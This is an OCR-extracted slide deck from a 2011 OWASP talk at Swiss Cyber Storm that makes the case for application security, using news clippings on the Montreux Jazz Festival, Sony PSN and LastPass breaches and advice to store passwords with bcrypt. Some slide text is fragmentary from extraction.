The OWASP Foundation
http://www.owasp.org

SWISS CYBER STORM 2011
INTERNATIONAL IT SECURITY CONFERENCE
12-15 MAY 2011 / SWITZERLAND

Open Web Application Security Project

Antonio Fontes
antonio.fontes@owasp.org

SWISS CYBER STORM Conference – May 2011
Rapperswil

A few words about me

- Antonio Fontes
  - 6 years background working on software security & privacy
  - Founder and principal consultant at L7 Securité Sàrl
- Focus:
  - Web application threats and countermeasures
  - Secure development lifecycle
  - Penetration testing and vulnerability assessment
  - Software threat modelling and risk analysis
- OWASP:
  - OWASP Switzerland : member of the board, western Switzerland delegate
  - OWASP Geneva: Chapter leader

cat /wwwroot/agenda.html

- Why do organizations need OWASP?
- OWASP worldwide
- OWASP in Switzerland
- Q/A

Thermometer:

"Is your organization already using OWASP material?"

- For internal software development?


- For outsourced custom software?

- For COTS acquisition?

photo by Dave Oshry

Why do organisations need OWASP?

Why do organisations need OWASP?



::BUSINESS ::EDUCATION ::HEALTH ::INTERNATIONAL ORGANIZATIONS ::POLITICS ::SOCIETY ::SPORTS ::TECH/MEDIA
45th Montreux Jazz Festival
July 01-16 2011

Montreux Jazz Festival site hacked and programme spilled

Old and loved coming to Montreux: BB King, Jimmy Cliff, Santana, Ricky Martin, George Benson and more


Montreux, Switzerland (GenevaLunch) - The web site of the Montreux Jazz Festival was hacked Tuesday 12 April and the programme, a closely guarded secret, was published online two days ahead of the official announcement. The festival office has hired a company to find the leak.

Officially, we won't know until Thursday 14 April at 10:00 what the complete lineup is, but unofficially, most of it is already out there, the MJF office said Tuesday.

The festival office has produced the official if incomplete programme. Check back Thursday for more news.

POSTED BY :: **ELLEN WALLACE** ON 12 APRIL 2011 AT 20:17 | **PERMALINK**

W   ed OWASP?



Tweets Favorites Following Followers Lists

SonyOnline Sony Online Ent.
All SOE games and sites are still offline as of May 11th and will not return today. Thank you again for your... http://fb.me/Z9w40a4K
39 minutes ago

SonyOnline Sony Online Ent.

The company said it will offer US PlayStation Network and Qriocity users free enrollment for 12 months in an identity protection programme including a $1 million insurance policy per user if they become victims of identity theft.

It added it was working to make similar programmes available elsewhere.

Sony shares ved 2.3 percent ay in the first day of trading after a thre av break on the To tock exchange. It was the

weekend e working around the clock to get ou .me
/YPWh
7 May


e Ent.
ces are still offline and
king as quickly as... http://fb.me/AMiaNFad

77 million users!

101 million users!

Why do organisations need OWASP?

Handout from Sony Entertainment Online conference on the recent computer intrusion that led to more than 110 million user accounts being stolen. (May. 1st. 2011)



Intrusion route to the system


Obtain access to the database server

Inject communication tool via vulnerability in application server and establish intrusion route

Obtain access right to database by attacking the database server

photo by Dave Oshry

Why do organisations need OWASP?




Sony is being sued in a US court by gamers who have accused it of being negligent and breaching its contracts with PlayStation Network users.

Just a little check:

“Who knows PBKDF2?”

Why do organisations need OWASP?



Password protection site LastPass hacked

Who do you trust these days?

06 May 2011 09:39 | by Edward Berridge | posted in Security

0 Comments SHARE

Though the scope of the potential data loss is unknown at the moment, LastPass, which was hailed as one of PCWorld's 100 best products of 2009, is using this incident as an opportunity to unveil a new layer of security it has been working on: PBKDF2 (Password-Based Key Derivation Function) using SHA-256 on the server with a 256-bit salt utilizing 100,000 rounds.


With so much fraud and theft online today -- the st prominent recent example being the huge Sony

Who understands this in your organisation?

Why do organisations need OWASP?

Use hashes!!

No! Don't use hashes!!



codahale.com

Coda Hale lives in San Francisco, CA, where he writes about software development and such.

writing | about | projects | contact

How To Safely Store A Password

31 Jan 2010

Use bcrypt

Use bcrypt. Use bcrypt. Use bcrypt. Use bcrypt. Use bcrypt. Use bcrypt. Use bcrypt. Use bcrypt. Use bcrypt.

Why Not {MD5, SHA1, SHA256, SHA512, SHA-3, etc}?

These are all *general purpose* hash functions, designed to calculate a digest of huge amounts of data in as short a time as possible. This means that they are fantastic for ensuring the integrity of data and utterly rubbish for storing passwords.

Why do organisations need OWASP?

- Outside the organisation:
  - Increasing adoption of “Anything over HTTP”
  - Increasing “hostile” interest in online services:
  - Increasing “threat population”
  - Web hacking/security is easy to understand/teach
  - Low risk of being “caught”
  - Increasing offer in security consulting, services and products

Why do organisations need OWASP?

- Inside organisations:
  - Developers dealing with dozens web technologies
  - Heterogonous development teams and lifecycles
  - Constant pressure for delivery
  - Turnover and loss of internal know-how
  - Who in the company is actually both up-to-date on the concept of “(web) applications security” and has the power to take decisions?
  - Who in the company is actually able to qualify security products and services that are paid for?

Why do organisations OWASP?

2001
2003
2005
2007
2010
2011
Threat Modeling
Secure Coding Principles & Practices
Web Security Portable Reference
Building Secure Software
19 Deadly Sins of Software Security
Architecting Secure Software Systems
Secure Programming with Static Analysis
Security
OWASP Testing Guide

U.S. 501c3 not-for-profit charitable international organization

Structure

“Make application security visible, so that people and organisations can make informed decisions about application security risks.”

Mission

OWASP foundation

